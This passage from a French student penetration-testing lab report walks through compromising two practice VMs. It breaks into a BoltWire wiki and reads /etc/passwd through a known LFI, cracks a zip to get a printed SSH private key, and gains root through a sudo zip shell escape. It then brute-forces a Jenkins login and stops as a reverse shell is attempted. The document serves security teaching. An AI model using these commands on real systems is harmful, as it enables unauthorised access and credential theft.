Nous mettons le mot de passe dans un analyseur de hash et nous trouvons que l'algorithme utilisé pour chiffrer le mot de passe est du BCRYPT :




The screenshot shows a web application titled 'Hash Analyzer'. It has a text input field containing the hash '\$2y\$10\$hbMTFi0bUHIXcZmasqJLh.DA6lES6K5zm73lCcPxglw95oAS1yD5.' and a green 'Analyze' button. Below the input, the results are displayed: 'Hash:' followed by the same hash, 'Salt:' followed by 'Not Found', and 'Hash type:' followed by 'bcrypt'.

Hash:	\$2y\$10\$hbMTFi0bUHIXcZmasqJLh.DA6lES6K5zm73lCcPxglw95oAS1yD5.
Salt:	Not Found
Hash type:	bcrypt

Figure 56 Hash analyser du mot de passe

Ensuite, pensant que nous avons fini d'exploiter le port 80, nous faisons un dirbuster sur le port 8080, sur l'adresse de ce que nous pensons être un proxy :



The screenshot shows a directory listing tool interface. At the top, it says 'http://10.170.10.17:8080/'. Below that, there's a table with columns: 'Directory Structure', 'Response Code', and 'Response Size'. The table lists several directories and files, including '/', 'index.php', 'icons', 'dev', 'index.php', 'files', and 'pages'.

Directory Structure	Response Code	Response Size
/	200	95799
index.php	200	179
icons	403	449
dev	200	7936
index.php	200	7936
files	200	939
pages	200	1570

Figure 57 dirbuster proxy

Nous commençons donc par aller sur <http://10.170.10.17:8080/dev/index.php>. Et nous arrivons sur la page suivante :




Figure 58 Page d'accueil BoltWire

Nous nous renseignons et comprenons que BoltWire n'est pas un proxy. C'est un moteur de wiki qui est conçu pour créer des sites collaboratifs et des wikis.

Sur ce site, nous commençons par aller sur l'onglet Register et nous créons un nouvel utilisateur sur ce nouveau site :




Figure 59 Création d'un compte sur BoltWire

Nous mettons donc comme nom Test2 et comme mot de passe Test2.

En remplissant le formulaire, l'utilisateur est créé et nous sommes directement connectés. Cependant, nous ne pouvons toujours pas accéder à l'onglet admin. On cherche alors dans les autres répertoires. On ne trouve rien dans le dossier `files` et on trouve les fichiers suivant dans le dossier `pages` :



The screenshot shows a web browser displaying a directory listing for the path `/dev/pages`. The title of the page is "Index of /dev/pages". Below the title is a table with four columns: "Name", "Last modified", "Size", and "Description". The table lists several files and a parent directory. At the bottom of the page, it says "Apache/2.4.38 (Debian) Server at 10.170.10.17 Port 8080".

Name	Last modified	Size	Description
Parent Directory	-	-	-
member.admin	2021-06-01 17:42	32	
member.test2	2024-12-13 03:58	26	
member.thisisatest	2021-06-01 17:46	32	
site.linkrot	2024-12-13 04:01	291	

Apache/2.4.38 (Debian) Server at 10.170.10.17 Port 8080

Figure 60 Fichiers dans `/dev/pages`

On voit donc les différents utilisateurs créés, on s'intéresse plus particulièrement à l'utilisateur `admin`. On ouvre alors le fichier :




Figure 61 Mot de passe admin BoltWire

On trouve alors le mot de passe de l'administrateur : **I_love_java**.

On se connecte alors à BoltWire avec le couple `admin/I_love_java`. On arrive à se connecter et on se retrouve sur la page admin.




Figure 62 Page d'accueil admin BoltWire

On voit donc que la version de BoltWire est la 6.03. En cherchant cette version sur Internet, on trouve une faille qui permet d'explorer les fichiers locaux :

BoltWire 6.03 - Local File Inclusion					
EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
48411	N/A	ANDREY STOVKOV	WEBAPPS	PHP	2020-05-04
EDB Verified: ✗		Exploit: 🔥 / {}		Vulnerable App:	

Figure 63 Exploit BoltWire 6.03

On utilise alors cet exploit et on peut voir le contenu du fichier /etc/passwd :

```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534:./run/ssh:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
mysql:x:106:113:MySQL Server,,:/nonexistent:/bin/false
_rpc:x:107:65534:./run/rpcbind:/usr/sbin/nologin
statd:x:108:65534:./var/lib/nfs:/usr/sbin/nologin
```

Figure 64 Fichier /etc/passwd

On apprend donc l'existence d'un utilisateur nommé jeanpaul. On essaye alors de se connecter à sa session via SSH avec différents mots de passe (jeanpaul, root, I_love_java).

```
(kali@vm-iutcl-kali-17)~$ ssh jeanpaul@10.170.10.17
jeanpaul@10.170.10.17's password:
Permission denied, please try again.
jeanpaul@10.170.10.17's password:
Permission denied, please try again.
jeanpaul@10.170.10.17's password:
jeanpaul@10.170.10.17: Permission denied (publickey,password).
```

Figure 65 Seconde tentative SSH VM Dev

Après des tentatives vaines de trouver le mot de passe de jeanpaul, on retourne explorer les fichiers du serveur. En ouvrant le fichier 10.170.10.17/app/config/config.yml, on trouve le mot de passe de la base de données SQLite :

```
# If you're trying out Bolt,  
database:  
  driver: sqlite  
  databasename: bolt  
  username: bolt  
  password: I_love_java
```

Figure 66 Mot de passe SQLite

A partir de là, nous ne trouvons plus de choses à explorer sur les 2 sites, nous passons donc au dernier protocole que nous n'avons pas explorer. On utilise la commande `showmount -e 10.170.10.17` pour trouver si le partage NFS du serveur est accessible :

```
(kali@vm-iutcl-kali-17)-[~]  
$ showmount -e 10.170.10.17  
Export list for 10.170.10.17:  
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

Figure 67 Serveur NFS

On voit donc que les réseaux 172.16.0.0/12, 10.0.0.0/8 et 192.168.0.0/16 ont accès au partage, nous faisons partie du réseau 10.0.0.0/8 donc nous pouvons nous y connecter.

On monte alors le NFS sur notre machine en créant le dossier `mount_dev` et en montant le partage sur ce dossier :

```
(root@vm-iutcl-kali-17)-[/home/kali]  
# mkdir mount_dev  
  
(root@vm-iutcl-kali-17)-[/home/kali]  
# mount -t nfs 10.170.10.17:/srv/nfs mount_dev  
  
(root@vm-iutcl-kali-17)-[/home/kali]  
# ls mount_dev  
save.zip
```

Figure 68 Téléchargement des fichiers du serveur NFS

Troisième étape : Attaque du fichier zip

On récupère alors un fichier `save.zip`. On essaye de décompresser l'archive mais il faut un mot de passe et `I_love_java` ne fonctionne pas :

```
(root@vm-iutcl-kali-17)-[/home/kali/mount_dev]  
# unzip save.zip  
Archive:  save.zip  
[save.zip] id_rsa password:   
password incorrect--reenter:   
password incorrect--reenter:   
  skipping: id_rsa                incorrect password  
  skipping: todo.txt              incorrect password
```

Figure 69 unzip save.zip

On cherche comment cracker un fichier zip et on trouve l'outil fcrackzip sur le site de kali. On utilise la commande `fcrackzip -u -D -p rockyou save.zip` et on trouve que le mot de passe du fichier **java101**.

```
(root@vm-iutcl-kali-17)-[/home/kali/mount_dev]
# fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt save.zip

PASSWORD FOUND!!!!: pw = java101
```

Figure 70 Utilisation de fcrackzip

On décompresse le fichier et on trouve 2 fichiers à l'intérieur : id_rsa et todo.txt.

```
(root@vm-iutcl-kali-17)-[/home/kali/mount_dev]
# unzip save.zip
Archive: save.zip
[save.zip] id_rsa password:
  inflating: id_rsa
  inflating: todo.txt

(root@vm-iutcl-kali-17)-[/home/kali/mount_dev]
# ls
id_rsa  save.zip  todo.txt
```

Figure 71 Décompression de save.zip

On ouvre le fichier id_rsa et on trouve une clé privée SSH qui est sûrement celle de Jean-Paul :

```
(root@vm-iutcl-kali-17)-[/home/kali/mount_dev]
# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktZjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAAGAAABDVFCI+ea
0xYnmZX4CmL9ZbAAAAEAAAAEAAAAEAAAAB3NzaC1yc2EAAAADAQABAAQAC/kR5x49E4
0gkpiTPjvLVnuS3Popt0ks9qC3uiaucuyX33vQBhCJ+vEFzkbkgvt03RRQodNTFTB181Pj
3AyGSJeQu6omZha8fVHh/y2ZMRjAWRS+2nsT1Z/JONKNWMyEqQKSuhBLsMzhkUEEbw3WLq
S0k1HCK/0VnP28EdMCsMgdj2Mum+ccr0GZySFg5SAJzJw2BGnJFSS+dERxb7e9tSLgDv4n
Wg7fWw2dcG956mh1ZrPau7Gc1hFHQLLUHPgXx3Xp0f5/pGzkk6JACzCKIQj0Q0ueb6JSC
xWgwn6ey6Xywt1917TdfFyCSiFW//jkeczyaQ0xi/hyqYfLe1RB3AAD0PHU/4RN8f2HUG
ks1NM9+C9B+Fpn+nGjRj6/53m3HoBaUb/JzyvUvOXNoYnxNKIXHP5r4ytsd8X8xp5zTp11
tNmTeoB1kyoi2Uh70yPo4M6VlNupSeCzMQIYs/Wqya4ycyv1/yhGAPTZg8ARqop/RTQJtI
EYVDbTxKxr7JGBfaBPiFwDUiK1N1yBXWWRIs3SBo0aQ/n+CZKQ65mMFRs4VwqpUsRJ8y7
ZoLZIfwaunV5f10PsCR8rp/2g563gK0bu+iVUgeo+kJMtFN7yEj20a06N/Ed04x/LVhqjY
SPZD6w23mPp2I693oop1VpITsHV2taLK1LlV5239gU4534VlxFtcLjRlSAhc1ktnHw1e4u
dRZ68JW0z2S4Y8q4EO/H4kGLZsya6oLCspGW1YQPhD32v6KkgRXYfb3tvo617yGecBzzh
wrVuEX0b0c+zD0Ygw1a/1x1pzK5vGQWu0jN2FEz+vnSPTX3cbgUkLh3ZshuVzov0Rk7i+
AM0CniXVmgCGdLg0yBIv8lFIjYxswxTRkNzKYSagEZQNFcf+0H1cZcXKCK829a2Nv8kQ/b
rGvuoZuIjGqGvMP3Ifdmda7PsG3A8GN0GWhl9YuMgc4r2WuLsQVLVE3GIJjap71oNw6GUud
T10u2tVn7Cf0T/NmuRmh7VUkTagDMf3u5X+UIST55v8y2y9jgR4+92ZL+AY968Pifldevc
753z+GL7eWfbNqd+TjfxPdh82Eq5cmN/jyOKe0D1MC2zVChNCVWQYf4uVQBL/XOXQXnFT
hNdHfnf/SXos28dSM7Kx6B3jmeZQ60vk0Aps0D9gLz5xZ9Gcb0Dwwka4dBSw57cwBb83E
PKXqJFks2ZnkyVL1W8u6ovnkpcqQ21mxr42zdc52Jc30NYww7H2G7v7FYKtf6tEyzEG2+
rcZw04evWbV158rZrA4ibsGRn8+PM86LI/7T5/Y5pc2T+TAaDjKLRZ0dtv5NmMvHpiqDu4
+e/eQkd9dTMMPv9jbcHeRo7N/Q8EC4vtXj/pCpydB5LYw/GMb8BqSopXzADx0n42DLtGDC
LHcAIF6Fma+KLQHKvG1fDIK2xpLz+HxYCYTS/UAVRtWAdzQ29uG8zFAopGoQGbNA+caq7z
iLUBEWXJktNenIrfF3rqB3m8SNyIn+MQS3LIakhlHAqXMIWu2pQE/0tF+V8xuKRpZvw/
gdhLfAhm2v8Mqz0e1cXWkmtEQUntPdPayf0TzCtUcs/pKNEjNTZ5YnhQqndBaH5x46UGz
q4xpWBvdz0v8qwf6LXLDPBECt4T0g=
-----END OPENSSH PRIVATE KEY-----
```

Figure 72 Clé RSA de jeanpaul

On ouvre ensuite le fichier todo.txt. Il est signé par jp donc nous faisons le rapprochement entre jp et Jean-Paul :

```
(root@vm-iutcl-kali-17)-[/home/kali/mount_dev]
# cat todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome

jp
```

Figure 73 todo.txt de jeanpaul

Quatrième étape : Connexion à la machine

On tente alors de nous connecter en SSH avec cette clé privée :

```
root@kali:~# ssh -i id_rsa jeanpaul@10.170.10.17
The authenticity of host '10.170.10.17 (10.170.10.17)' can't be established.
ED25519 key fingerprint is SHA256:NHMY4yX3pvyY0+B19v9tKZ+FdH9JOewJJKnKy280tW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.170.10.17' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$
```

Figure 74 Connexion SSH

L'option -i permet de spécifier le fichier de la clé privée.

SSH nous demande la passphrase correspondant à Jean-Paul, donc nous mettons I_love_java et nous obtenons l'accès.

Cinquième étape : Escalade de privilèges

Ensuite, pour voir les commandes que peut exécuter Jean-Paul et qui s'exécute en tant que root, nous faisons la commande sudo -l :

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User jeanpaul may run the following commands on dev:
  (root) NOPASSWD: /usr/bin/zip
```

Figure 75 sudo -l de jeanpaul

Seul la commande zip peut être exécutée par Jean-Paul en sudo. On cherche alors une faille qui permettrait de faire une escalade de privilèges avec zip. On trouve alors qu'en exécutant ces commandes, nous pouvons obtenir l'accès au root de la machine :

```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 31%)
# whoami
root
# ls
# ls /
bin  dev  home  initrd.img.old  lib32  libx32  media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var  vmlinuz.old
# ls /root
flag.txt
# cat /root/flag.txt
Congratz on rooting this box !
```

Figure 76 Escalade de privilège VM Dev

Nous obtenons ainsi le flag grâce à : cat /root/flag.txt

Les deux commandes que nous avons exécutées sont :

TF = \$(mktemp -u)

sudo zip \$TF /etc/hosts -T -TT 'sh #'

La première commande :

- mktemp : crée un fichier ou un répertoire temporaire
- L'option -u empêche mktemp de créer le fichier ou le répertoire. Elle permet donc de faire un chemin unique qui serait le fichier ou le répertoire
- Nous affectons la sortie de la commande à la variable TF

La deuxième :

- sudo zip : exécuter la commande zip en tant que root.
- \$TF /etc/hosts : l'archive zip contient le fichier /etc/hosts et est stockée dans le chemin créé précédemment dans la variable TF.
- -T : vérifie l'intégrité de l'archive après sa création.
- -TT : la vérification déclenche le mécanisme de test : 'sh #'. Elle est conçue pour exécuter un programme personnalisé. Ici, nous lançons la commande pour avoir un shell en tant que root.

En conséquence, la commande zip est exécutée avec sudo, le shell lancé par sh # hérite des privilèges root et nous obtenons donc un accès root sur la machine cible.

Quatrième machine : Butler

Première étape : Reconnaissance


Comme d'habitude, nous allons commencer par faire un nmap pour détecter les ports ouverts sur la machine :

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 06:57 EST
Nmap scan report for 10.170.9.31
Host is up (0.00001s latency).
Not shown: 65523 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
8080/tcp  open  http             Jetty 9.4.41.v20210516
|_http-server-header: Jetty(9.4.41.v20210516)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-robots.txt: 1 disallowed entry
|_/
49664/tcp open  msrpc            Microsoft Windows RPC
49665/tcp open  msrpc            Microsoft Windows RPC
49666/tcp open  msrpc            Microsoft Windows RPC
49667/tcp open  msrpc            Microsoft Windows RPC
49668/tcp open  msrpc            Microsoft Windows RPC
49669/tcp open  msrpc            Microsoft Windows RPC
MAC Address: 0E:1E:04:00:90:31 (Unknown)
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10|XP|2008|11|7 (93%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2019 (92%), Microsoft Windows 10 19H2 (91%), Microsoft Windows XP SP3 (89%), Microsoft Windows Server 2008 (88%), Microsoft Windows Server 2008 or 2008 Beta 3 (86%), Microsoft Windows 11 21H2 (86%), Microsoft Windows 7 (86%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (86%), Microsoft Windows XP SP2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 77 nmap VM Butler

Nous pouvons donc voir que nous avons le port 135 pour msrpc (Microsoft Remote Procedure Call) qui permet à des programmes s'exécutant sur des ordinateurs différents de communiquer entre eux et d'exécuter des procédures à distance. Les ports 139, 445, 5040, 7680, et 8080 sont aussi ouverts. Nous avons aussi les ports dans la plage 49664 – 49669 qui sont ouverts.

Nous commençons par chercher des failles sur la Jetty 9.4.41 :



Exploit Title	Path
Eclipse Jetty 11.0.5 - Sensitive File Disclosure	java/webapps/50478.txt
Jetty 3.1.6/3.1.7/4.1 Servlet Engine - Arbitrary Command Execution	cgi/webapps/21895.txt
Jetty 4.1 Servlet Engine - Cross-Site Scripting	jsp/webapps/21875.txt
Jetty 6.1.x - JSP Snoop Page Multiple Cross-Site Scripting Vulnerabilities	jsp/webapps/33564.txt
Jetty 6.x < 7.x - Cross-Site Scripting / Information Disclosure / Injection	jsp/webapps/887.txt
Jetty 9.4.37.v20210219 - Information Disclosure	java/webapps/50438.txt
Jetty Web Server - Directory Traversal	windows/remote/36318.txt
Joomla! Convert Forms version 2.0.3 - Formula Injection (CSV Injection)	php/webapps/44447.txt
Mortbay Jetty 7.0.0-pre5 Dispatcher Servlet - Denial of Service	multiple/dos/8646.php
WordPress Plugin Form Maker 1.12.20 - CSV Injection	php/webapps/4455.txt

Figure 78 Searchsploit jetty

Nous ne trouvons donc rien qui nous intéresse.

Deuxième étape : Exploration des services accessibles

Ensuite, nous allons explorer la page Web hébergée sur le port 8080. Nous arrivons sur ce site en tapant l'adresse IP dans l'URL :




Figure 79 Page d'accueil Jenkins

Nous voyons une page de connexion qui requiert donc un Username et un Password.

Jenkins est un outil open-source d'intégration continue et de déploiement continu qui permet d'automatiser des tâches liées au développement logiciel.

On essaye donc des couples de username/password qui sont courants tels que admin/admin, root/root, user/password mais sans succès.

De ce fait, nous lançons un dirbuster pour faire de l'énumération de répertoire dans l'espoir de trouver un dossier ou un fichier accessible :




Figure 80 Dirbuster Jenkins

Nous ne trouvons rien à part un dossier logout après avoir testé près de 20000 noms de fichiers et répertoires.

Nous allons donc essayer une attaque bruteforce sur le site à l'aide de Burp Suite.

On commence par aller sur le site de <https://burpsuite> et on installe le certificat qu'on importe dans Firefox. Sur Firefox, on met un proxy qui correspond à notre adresse de loopback (127.0.0.1) dans le but que Burp puisse intercepter les différentes requêtes Web.

C'est pourquoi, quand nous faisons une requête sur Firefox, nous voyons les détails de cette dernière dans l'onglet Proxy. De plus, quand nous mettons des valeurs dans le formulaire, nous avons ces valeurs dans le proxy de Burp :

```
j_username=ggg&j_password=gggg&from=%2F&Submit=Sign+in|
```

Figure 81 Exemple bruteforce BurpSuite

Nous voyons ce que nous avons mis dans le username et dans le password.

On envoie donc la requête HTTP dans le menu Intruder pour tenter une attaque par force brute.

On met la méthode en « Cluster Bomb » car on a besoin de tester toutes les combinaisons entre tous les usernames et tous les password. On récupère la wordlist de seclists pour avoir une liste de mots de passe et d'utilisateurs. Sur Burp Suite, on met les usernames dans le Payload Set 1 et les mots de passe dans le Payload Set 2. Sauf que la méthode prend trop de temps et est trop lente. De ce fait, nous pensons que ce n'est pas la bonne méthode.

Nous retournons sur le site et pensons donc que le couple est intuitif. Nous nous basons notamment sur le nom du site : Jenkins. Nous testons donc des couples avec ce nom comme Jenkins/Jenkins, Jenkins/jenkins, jenkins/jenkins. Ce dernier fonctionne et nous arrivons sur cette interface :




Figure 82 Dashboard utilisateur Jenkins

Sur cette interface, nous trouvons la version qui est la 2.289.3 et que Jenkins permet donc de faire de l'automatisation de serveur Web.

On fait un searchsploit de la version de Jenkins mais il n'y a pas d'exploit pour cette dernière :




Figure 83 Searchsploit Jenkins

Troisième étape : Accès à la machine par reverse shell

À la manière de la machine virtuelle Academy, nous testons de mettre un reverse shell en php en passant par la page des plugins mais cela ne fonctionne pas :

